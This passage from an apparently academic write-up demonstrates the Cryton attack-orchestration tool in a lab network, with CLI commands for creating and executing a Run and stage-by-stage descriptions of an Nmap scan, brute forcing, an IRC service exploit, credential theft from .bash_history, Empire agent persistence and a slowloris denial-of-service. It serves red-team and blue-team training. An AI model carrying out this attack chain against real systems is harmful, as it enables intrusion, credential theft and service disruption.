


Figure 3.4: First Stage of the attack scenario




Figure 3.5: Second and third Stage of the attack scenario

In the next schema, a graphical representation of how the attack plan will play out in the created network can be seen.




Figure 3.6: Visualisation of the attack scenario in the network

Before running the attack Plan, a Plan template needs to be created based on which a Plan instance is then created after adding the necessary variables from an external file. After that, the Worker with its own name needs to be created. Finally, by combining the IDs of the Plan instance and the created Worker, the Run can be

created and then executed with its designated ID, as can be seen below. This is how this process would look like in the Cryton CLI, but it can also be done in the web GUI.

3.3.1. Beginning of the demonstration

Listing 3.8: Example of creating and executing Run in CLI

```
1 > cryton-cli plan-templates create ../cryton-demo/  
  attack_template.yml  
2 Template successfully created! ({'id': 1, 'file': 'http://1  
  27.0.0.1:8000/uploads/attack-template_SJ2Bqhi.yml'}).  
3 > cryton-cli workers create worker1  
4 Worker successfully created! ({'id': 1, 'detail': 'Worker  
  created.'}).  
5 > cryton-cli plans create 1 -i ../cryton-demo/config.yml  
6 Plan Instance successfully created! ({'id': 1, 'detail': '  
  Plan created.'}).  
7 > cryton-cli runs create 1 1  
8 Run successfully created! ({'id': 1, 'detail': 'Run  
  successfully created.', 'plan_execution_ids': [1]}).  
9 > cryton-cli runs execute 1  
10 Run successfully executed! (Run 1 was executed.).
```

For the following parts of this demonstration, I will use the web interface for better visualization. Here is what the overview of the created demo run would look like. In the upper right corner, it is possible to see all the actions that can be done corresponding to this run. Also in the window of the Run itself, there are buttons for Pause, Kill, or Deletion of the Run, if needed.

The screenshot displays the 'Run: 1' overview. At the top, there are navigation links: Refresh, Show timeline, Show YAML, and Download report. The main section shows 'Run state: RUNNING' in a blue button, 'Used instance: 1 Demo' in a grey box, and timing information: Start time: 08.05.2022 - 22:32:39, Pause time: None, and Finish time: None. Below this are buttons for 'Pause run' (with a pause icon), 'Kill run' (with a kill icon), and 'Delete run' (with a trash icon). The 'Execution: 1' section shows 'Execution state: RUNNING' in a blue button, 'Used worker: 1 worker1' in a grey box, and the same timing information. It also lists 'Evidence dir: /tmp/run_1/worker_worker1' and 'Execution variables' with a 'Select or drop file' area. Navigation arrows and '0 of 0' are visible at the bottom right.

Figure 3.7: Run overview

Under the Run overview, individual Stages that the Run consists of and their statuses can be seen. These are the Stages introduced in the graphical representation of the progression of the attack Plan earlier.

The screenshot displays the 'Stages:' overview. It lists three stages with their respective states and details:

- Stage 1:** Stage state: FINISHED (green button), Stage info: 1 vulnerable-machine, Scheduled for: 08.05.2022 - 22:32:39, Pause time: None, Finish time: 08.05.2022 - 22:33:06. Includes a 'Show steps' dropdown.
- Stage 2:** Stage state: FINISHED (green button), Stage info: 2 victim-machine, Start time: 08.05.2022 - 22:33:06, Pause time: None, Finish time: 08.05.2022 - 22:33:18. Includes a 'Show steps' dropdown.
- Stage 3:** Stage state: RUNNING (blue button), Stage info: 3 web-machine, Scheduled for: 08.05.2022 - 22:32:40, Pause time: None, Finish time: None. Includes a 'Show steps' dropdown.

Figure 3.8: Stages overview

3.3.2. Stage 1 - vulnerable machine

Upon clicking the "Show Step" button in the right corner of the Stage, individual Steps can be seen that the Stage consists of. We can see if the Step was completed by the "Step state" indicator, as well as the outputs and results(OK, FAIL) of individual Steps.




Figure 3.9: Nmap scan in the first Stage

As can be observed in the figures, the attack scenario evolves according to the demonstration plan presented above. After a successful Nmap scan, Cryton now tries to use brute-force attack on the vulnerable machine. If this brute-force attempt fails, Cryton then executes an irc exploit that exploits a service with known vulnerability that exists on this machine and has been confirmed by an open port thanks to Nmap scan.




Figure 3.10: Irc exploit execution

The brute-force attempt failed, so the "irc-exploit" Step was launched, and it executed successfully indicated by the result "OK", therefore it also created a metasploit session to the target, which was purpose of this exploit. If the brute-force Step was successful, it would create session to the vulnerable machine instead, the "irc-exploit" Step would be ignored, and the Stage would continue with the following Step that is using this created session. This branching of Steps can be done on a much bigger scale than presented here.

Following with the rest of the Stage 1, file `'.bash_history'` was successfully retrieved from target via the session created in the previous Step and under the condition that contents of this file contains specific login credentials to another machine (which it does) brute-force with help of module orchestrating bruteforcing tool called Medusa is launched on victim machine with found credentials.




Figure 3.11: Bash history contents and brute-force

3.3.3. Stage 2 - victim machine

With the successful brute-force as the last Step of the first Stage, the second Stage which is dependent on the successful execution of the first Stage can begin. It begins with MSFListener, which is a Stage trigger introduced earlier. MSFListener tries to create a metasploit session with login credentials that were passed from the successful brute-force in the last Step of the first Stage. This was done via the 'output_prefix' parameter introduced in the Step output sharing section in the introduction of Cryton's features.




Figure 3.12: Empire agent deployment in the second Stage

Upon a successful creation of the Metasploit session using the MSFListener trigger, the Stage will begin to execute. The first Step in this Stage is to deploy Empire agent to a victim machine with use of metasploit session created thanks to MSFListener trigger. After the agent deployment was successful, we get a confirmation in 'std_out' parameter. This allows the red team to ensure persistence on a given machine for future actions and also to execute actions via this agent. It can run modules provided by Empire that, for the most part, correspond to the techniques that can be found in the MITRE ATT&CK or shell commands.



Figure 3.13: Contents of a secret file

For the purpose of this demonstration, a shell command will be executed through the agent to read a sensitive file on the victim machine, which can be seen in the output of the Step. This concludes the second Stage.

3.3.4. Stage 3 - web machine

The third and final phase was not dependent on the previous phases, so it started in parallel with the first phase, as can be seen later in the run timeline later. This Stage consists of 2 Steps, where the first Step was to scan the machine using Nmap and determine the existence of a web server and an open port 80. Then in the last Step to perform a DDoS attack on this server, which will run based on the defined slowloris command or until the run is stopped/killed.




Figure 3.14: DDoS Stage overview

In the image above, we can see that the DDoS attack is still running. Worker is able to execute several phases created in this way simultaneously within one attack

scenario. For example, this phase allows the red team to put more pressure on the blue team while it tries to solve other problems.

In this final picture we can see the timeline of the whole attack scenario and the sequence of the individual Steps and Stages.

